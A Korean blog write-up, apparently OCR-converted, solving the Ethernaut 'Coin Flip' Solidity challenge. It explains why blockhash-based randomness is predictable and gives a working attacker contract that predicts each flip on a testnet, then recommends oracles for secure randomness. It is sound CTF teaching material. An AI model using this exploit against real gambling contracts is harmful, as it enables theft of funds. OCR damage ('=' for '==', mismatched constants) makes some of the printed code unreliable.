


도그인 (/login.html) 회 / Ξ 원가입

[Ethereum] Ethernaut 풀이 - 3.Coin Flip

modolee (47) ▼ (/@modolee)in #kr-dev (/trending/kr-dev) • 4년 전



안녕하세요. 개발자 모도리입니다. Ethernaut 문제 풀이 시리즈를 계속 진행해 보려고 합니다.

이번에는 Level 3 문제를 풀어보겠습니다. 지난 게시물은 아래를 확인해 주세요.

- Ethernaut 소개 (https://steemit.com/kr-dev/@modolee/ethereum-ethernaut)
- Ethernaut 물이 0.Hello Ethenaut (https://steemit.com/kr-dev/@modolee/ethereum-ethernaut-0-hello-ethenaut)
- Ethernaut 풀이 1.Fallback (https://steemit.com/kr-

dev/@modolee/ethereum-ethernaut-1-fallback)

• Ethernaut 물이 - 2.Fallout (https://steemit.com/kr-dev/@modolee/ethereum-ethernaut-2-fallout)

3. Coin Flip

임무 확인

Coin Flip



This is a coin flipping game where you need to build up your winning streak by guessing the outcome of a coin flip. To complete this level you'll need to use your psychic abilities to guess the correct outcome 10 times in a row.

Get new instance

- 동전 뒤집기 게임이라고 하네요. 앞면이 나올 지 뒷면이 나올지 예측을 하는 게임입니다.
- 임무 완수 조건은 10번 연속 예측에 성공하는 것입니다.
- 초능력을 써서 하라고 합니다...ㅠㅠ
- 난이도는 총 6단계 중 3단계에 해당합니다.

Solidity 코드 분석

• 초능력은 모르겠고, 일단 코드를 보겠습니다.

```
pragma solidity ^0.4.18;

contract CoinFlip {
    uint256 public consecutiveWins;
    uint256 lastHash;
    uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003955564819968;

function CoinFlip() public {
    consecutiveWins = 0;
}

function flip(bool _guess) public returns (bool) {
    uint256 blockValue = uint256(block.blockhash(block.number-1));

    if (lastHash = blockValue) {
        revert();
    }

    lastHash = blockValue;
    uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);
    bool side = coinFlip = 1 ? true : false;

    if (side = _guess) {
        consecutiveWins++;
        return true;
    } else {
        consecutiveWins = 0;
        return false;
    }
}
```

• 버전 및 상태변수 정의

```
pragma solidity ^0.4.18;

contract CoinFlip {
    uint256 public consecutiveWins;
    uint256 lastHash;
    uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;
```

- Solidity 0.4.18 버전을 기준으로 작성되었습니다.
- CoinFlip 컨트랙트가 정의되어 있습니다.
- 3개의 상태 변수가 있습니다.
 - consecutiveWins : 연속해서 승리한 횟수를 저장하는 변수입니다. public입니다.
 - lastHash: 마지막 실행할 때 사용되었던, hash 값 입니다.
 - FACTOR: hash 값과 함께 사용하여 랜덤한 값을 만들어 낼 때 사용하는 값입니다.

● 생성자

```
function CoinFlip() public {
   consecutiveWins = 0;
}
```

- 컨트랙트를 생성하면서 연속해서 승리한 횟수를 0으로 초기화합니다.
- 동전 뒤집기 게임 함수

```
function flip(bool _guess) public returns (bool) {
   uint256 blockValue = uint256(block.blockhash(block.number-1));

if (lastHash = blockValue) {
    revert();
  }

lastHash = blockValue;
   uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);

bool side = coinFlip = 1 ? true : false;

if (side = _guess) {
   consecutiveWins++;
   return true;
  } else {
   consecutiveWins = 0;
   return false;
  }
}
```

- 입력 예측 값(_guess)으로 앞면/뒷면(true/false) 값을 받고, 실제 랜덤하게 생성한 앞면/뒷면 결과와 비교해서 같으면 true, 다르면 false 값을 반환하는 함수입니다.
- blockValue는 solidity 내장 함수인 block.blockhash 함수를 이용해서 한 개 전 블록(block.number 1)의 blockhash 값을 가져옵니다.
 - block.blockhash(uint blockNumber) returns (bytes32) ☑: 블록 번호를 넣었을 때 해당 블록의 hash 값을 반환하는 함수입니다. 0.4.22 버전에서 deprecated 되었고, blockhash로 대체 되었습니다.
 - block.number (uint) ☑: 현재 블록번호를 담고 있는 변수입니다.
- blockVale의 값과 lastHash의 값이 같은 경우 (이전 게임에서 사용되었던 것과 같은 랜덤 시드를 사용할 경우) revert 시킵니다.
 - revert() ☑: 실행을 중단 시키고, 상태는 실행 전으로 돌립니다.
- lastHash에 새로 생성 된 blockValue를 저장합니다.
- coinFlip에는 아까 구한 blockValue를 FACTOR로 나는 값을 저장합니다.
- 그리고 그 값이 1이면 side 변수에 true를 저장하고 그렇지 않으면 false를

저장합니다.

• side와 _guess가 같으면 consecutiveWins에 1을 더하고 true를 반환하고, 그렇지 않으면 다시 처음부터 카운팅하도록 consecutiveWins를 0으로 만들고 false를 반환합니다.

새로운 인스턴스 생성


• Get new instance 버튼을 눌러서 임무를 시작합니다.

Remix 이용하기

• 소스코드를 붙여 넣습니다.


```
pragma solidity ^0.4.18;
contract CoinFlip {
  uint256 public consecutiveWins;
 uint256 lastHash;
 uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;
  function CoinFlip() public {
   consecutiveWins = 0;
 function flip(bool _guess) public returns (bool) {
   uint256 blockValue = uint256(block.blockhash(block.number-1));
    if (lastHash == blockValue) {
     revert();
   lastHash = blockValue;
    uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);
   bool side = coinFlip == 1 ? true : false;
  if (side == _guess) {
     consecutiveWins++;
     return true;
   } else {
     consecutiveWins = 0;
     return false;
 }
```

- 콘솔에서 Instance address를 확인합니다.
- => Instance address 0x7b579bdae1b6389140295422de56abf146b1f656
- 해당 주소를 복사해서 Remix의 Load contract from Address 창에 붙여 넣고 At Address 버튼을 눌러주면 해당 컨트랙트를 불러옵니다.



예측을 해 보겠습니다!

• 계속 true만 넣었더니 5번 만에 처음으로 맞췄습니다!!! ㅠㅠ



• 오! 6번째에도 맞췄습니다. 우주의 기운이 모여진 것 같습니다. 이대로 10번 까지 가즈아~~



• 당연히 이렇게 풀라고 낸 문제가 아니겠죠?

문제 풀이

• 초능력을 발휘할 수 있는 컨트랙틀 작성합니다.

```
contract PsychicAbility {
    uint256 lastHash;
    uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;

    address target;
    function HackLv3(address _target) public {
        target = _target;
    }

    function flip() public returns (bool) {
        uint256 blockValue = uint256(block.blockhash(block.number-1));

        if (lastHash == blockValue) {
            revert();
        }


        lastHash = blockValue;
        uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);
        bool side = coinFlip == 1 ? true : false;

        CoinFlip(target).flip(side);
    }
}
```

- 어디서 많이 본 코드 같죠?? 맞습니다. CoinFlip 코드를 복사해서 붙여넣고, 조금만 수정했습니다.
- 다른 부분은 크게 2가지 입니다.
 - 생성자에서 target 변수에 배포 된 CoinFlip 컨트랙트 주소를 받아 올


수 있게 합니다.

- side를 예측해서 _guess와 비교하는 것이 아니라. 그냥 예측한 그 side 값을 CoinFlip의 flip 함수를 호출하는데 사용합니다.
- 이렇게 하면 정말 초능력이 발휘되어 10번 연속 결과를 맞출 수 있을까요?
- PsychicAbility 컨트랙트를 배포할 때 아까 확인했던 instance address를 넣어서 배포합니다.



• 이제 시작해 보겠습니다! flip을 실행해 주세요!






• 중간 중간 숫자가 안 올라가는 경우가 있는데, 이 경우에 트랜잭션 내역을 살펴보면 Out of gas 에러나 나 있는 것을 확인할 수 있습니다.



● 동일 블록에서 랜덤 값을 뽑지 않게 하려고 작성한 코드 때문에 이런 에러가 발생합니다. 그냥 무시하시고 계속~ 하시면 됩니다.

```
if (lastHash == blockValue) {
   revert();
}
```



값을 구한 후 CoinFlip의 flip 함수를 호출한다면 매번 동일한 값이 나오게 될 것입니다.

답안 제출

• 콘솔에서도 확인해 보겠습니다.

• Submit instance 버튼을 누릅니다.

Get new instance Submit instance

• 임무를 완수했습니다.


/人~~~	^^.js:4
< < <please watt="">> ></please>	
← Sent transaction ← https://ropsten.etherscan.io/tx/0x909d7e1	^^.js:13
Mined transaction K https://ropsten.etherscan.io/tx/0x909d7e1	^^.js:13
	^^.js:7
/人 ^ ^ 人\ Well done	^^.js:7
/人 ^ _ ^ 人\ Well done	^^.js:7
/人 ^ _ ^ 人\ Well done	^^.js:7
/人 ^ 〜 ^ 人\ Well done	^^.js:7
/人 ^ _ ^ 人\ Well done	^^.js:7
/人 ^ 〜 ^ 人\ Well done	^^.js:7
/人^~ ^ 人\ Well done	^^.js:7
/人 ^ _ ^ 人\ Well done /人 ^ _ ^ 人\ Well done	^^.js:7
/人 ~	^^.js:7
/人 ^ _ ^ 人\ Well done	^^.js:7
/人 ^ 〜 ^ 人\ Well done	^^.js:7
/人 ^ _ ^ 人\ Well done	^^.js:7
/人 ^ ^ 人\ Well done	^^.js:7
/人 ^ _ ^ 人\ Well done	^^.js:7
/人 ^ _ ^ 人\ Well done	^^.js:7
/人 ^ _ ^ 人\ Well done	^^.js:7
/人 ^ _ ^ 人\ Well done	^^.js:7
/人 ^ _ ^ 人\ Well done	^^.js:7
	^^.js:5
You have completed this levelill	

말하고자 하는 취약점

- 블록체인 상에서의 난수 생성의 어려움
 - 단순히 블록체인 상에서 얻을 수 있는 blockhash, timestamp 등을 이용해 난수 생성 시드로 사용하게 된다면, 위와 같이 예측이 가능합니다.
 - 그래서 난수 생성을 위해서는 외부의 오라클을 이용해서 생성한다던지, 조금 복잡한 방법으로 난수를 생성해서 사용해야 안전합니다.

- 자세한 내용은 아래 글들을 참고해 주세요.
 - 그럼 이더리움에서는 어떻게 난수를 안전하게 만들어낼 수 있을까? Z
 - Predicting Random Numbers in Ethereum Smart Contracts
 - How can I securely generate a random number in my smart contract?

오늘은 이것으로 마치겠습니다. 감사합니다.



✓ JustSwap / Instant exchange of any TRC-20 token